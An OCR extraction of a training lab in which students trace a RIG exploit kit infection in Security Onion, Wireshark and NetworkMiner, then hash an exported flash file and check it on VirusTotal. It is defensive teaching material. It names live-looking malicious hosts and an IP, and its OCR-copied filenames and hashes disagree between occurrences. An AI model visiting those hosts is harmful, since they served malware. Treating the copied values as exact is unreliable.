
## What is the host server?

[retrotip.visionurbana.com.ve](http://retrotip.visionurbana.com.ve)




- d. In Wireshark, go to **File > Export Objects > HTTP** and save the JavaScript file to your home folder.

## Lab - Investigating a Malware Exploit




- e. Close Wireshark. In Sguil, right-click the alert ID 5.25 (Event Message **ET CURRENT\_EVENTS RIG\_EK URI Struct Mar 13 2017 M2**) and choose **Wireshark** to pivot to Wireshark. Apply an **http.request** display filter. Notice that this alert corresponds to the three GET, POST, and GET requests that we looked at earlier.


## Lab - Investigating a Malware Exploit




- f. With the first packet selected, in the packet details area, expand the Hypertext Transfer Protocol application layer data. Right-click the **Host information** and choose **Apply as Column** to add the Host information to the packet list columns, as shown in the figure.



## Lab - Investigating a Malware Exploit



- g. To make room for the Host column right-click the Length column header and uncheck it. This will remove the Length column from the display.
- h. The names of the servers are now clearly visible in the Host column of the packet list.




### Step 4: Create a Hash for an Exported Malware File.

We know that the user intended to access [www.homeimprovement.com](http://www.homeimprovement.com), but the site referred the user to other sites. Eventually files were downloaded to the host from a malware site. In this part of the lab, we will access


## Lab - Investigating a Malware Exploit

the files that were downloaded and submit a file hash to VirusTotal to verify that a malicious file was downloaded.

- In Wireshark, go to **File > Export Objects > HTTP** and save the two text/html files and the application/x-shockwave-flash file to your home directory.




## Lab - Investigating a Malware Exploit



- b. Now that you have saved the three files to your home folder, test to see if one of the files matches a known hash value for malware at [virustotal.com](https://virustotal.com). Issue a **ls -l** command to look at the files saved in your home directory. The flash file has the word SeaMonkey near the beginning of the long filename. The filename begins with **%3fbiw=SeaMonkey**. Use the **ls -l** command with **grep** to filter out the filename with the pattern **seamonkey**. The option **-i** ignores the case distinction.

```
analyst@SecOnion:~$ ls -l | grep -i seamonkey
```


```
-rw-r--r-- 1 analyst analyst 16261 Jun  9 05:50
%3fbiw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78vg115.406g6d1r6&br_f1=2957&oq=pLLYGOAq3jxbTfgFpIgIUVlCpaqq3U3TykKZhJKB9BSKaA9E-
qkSERm62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjdSKNbNkfWHViPxoaoG9MildZqqZGX_k7fDFF-qoVzcCgWRxfs&ct=SeaMonkey&tui=1166
```



- c. Generate a SHA-1 hash for the SeaMonkey flash file with the command **sha1sum** followed by the filename. Type the first 4 letters %3fb of the filename and then press the **tab** key to auto fill the rest of the filename. Press enter and sha1sum will compute a 40 digit long fixed length hash value.

Highlight the hash value, right-click, and copy it. The sha1sum is highlighted in the example below. **Note:** Remember to use tab completion.

```
analyst@SecOnion:~$ sha1sum
%3fbiw=SeaMonkey.105qj67.406x7d8b3\&yus\=SeaMonkey.78vg115.406g6d1r6\&br_f1\
=2957\&oq\=pLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BSKaA9E-
qKSErM62V7FjLhTJg\&q\=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDff-
qoVzcCgWRxfs\&ct\=SeaMonkey\&tuif\=1166
97a803303692f9b7618056e49a24470525f7290 %3fbiw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMo
nkey.78vg115.406g6d1r6&br_f1=2957&oq=pLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BSKaA9E
-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDff-qoVzcCgWRx
fs&ct=SeaMonkey&tuif=1166
```



- d. You can also generate a hash value by using NetworkMiner. Navigate to Sguil and right-click the alert ID 5.25 (Event Message **ET CURRENT\_EVENTS RIG EK URI Struct Mar 13 2017 M2**) and select **NetworkMinor** to pivot to NetworkMinor. Select the **Files** tab. In this example, right-click the file with swf extension and select **Calculate MD5 / SHA1 / SHA256 hash**. Compare the SHA1 hash value with the one from the previous step. The SHA1 hash values should be the same.

## Lab - Investigating a Malware Exploit

The screenshot shows the NetworkMiner 2.4 interface running on a Windows 10 host. The main window displays a list of captured files, with the 'index.html' file selected. The file details pane shows the following information:

Frame nr.	File name	Extension	Size	Source host	Port
4	index.html	13198475[1].html	5 212 B	194.87.234.129	[yu.benme.com] TCP 80
10	index.html	48461872[1].html	90 745 B	194.87.234.129	[yu.benme.com] TCP 80
95	index.htm				

Below the table, there is a context menu with the option "Calculate MD5 / SHA1 / SHA256 hash" highlighted with a red box. The status bar at the bottom indicates "SGUIL-0.9.0 - Connected To local..." and "Terminal - analyst@SecOnion: ~".

The bottom right corner of the screen shows the Windows taskbar with various pinned icons.


This screenshot shows the NetworkMiner 2.4 interface with the 'index.html' file selected. The file details pane shows the following information:

LastWriteTime	1/27/2017 10:55 PM
MD5	f858070320e770a262da6396968e5a
Path	/root/networkminer/AssembledFiles/194.87.234.129/
SHA1	97a80330369219b761b056449c244705257720
SHA256	b36d9ec83fb4bba5257d8c68b32dc15d1a0be9e822
Size	16261

The bottom right corner of the screen shows the Windows taskbar with various pinned icons.

## Lab - Investigating a Malware Exploit

- e. Open a web browser and go to [virustotal.com](https://www.virustotal.com). Click the **Search** tab and enter the hash value to search for a match in the database of known malware hashes. VirusTotal will return a list of the virus detection engines that have a rule that matches this hash.



This screenshot shows a dual-monitor setup. The left monitor displays a "SecOnion - VMware Workstation" desktop environment with a dark theme. It features a "Library" window on the left listing various hosts like "My Computer", "UbuntuServer", and "EVE-ng". The main workspace shows a terminal window titled "SecOnion" and a Chromium browser window. The browser is displaying the VirusTotal analysis page for the hash "b3669ec83fb4bba5257da8c68b3dc15d1a08e9e8c22c7483698f29de2839b5f". The analysis summary shows a "Community Score" of 34/60. The "DETECTION" tab is selected, showing detections from various engines like AhnLab-V3, ALYac, and Avast. The "DETAILS" tab is also visible. The right monitor shows a "SecOnion" desktop environment with a dark theme, featuring a terminal window and a Sguil interface window at the bottom.

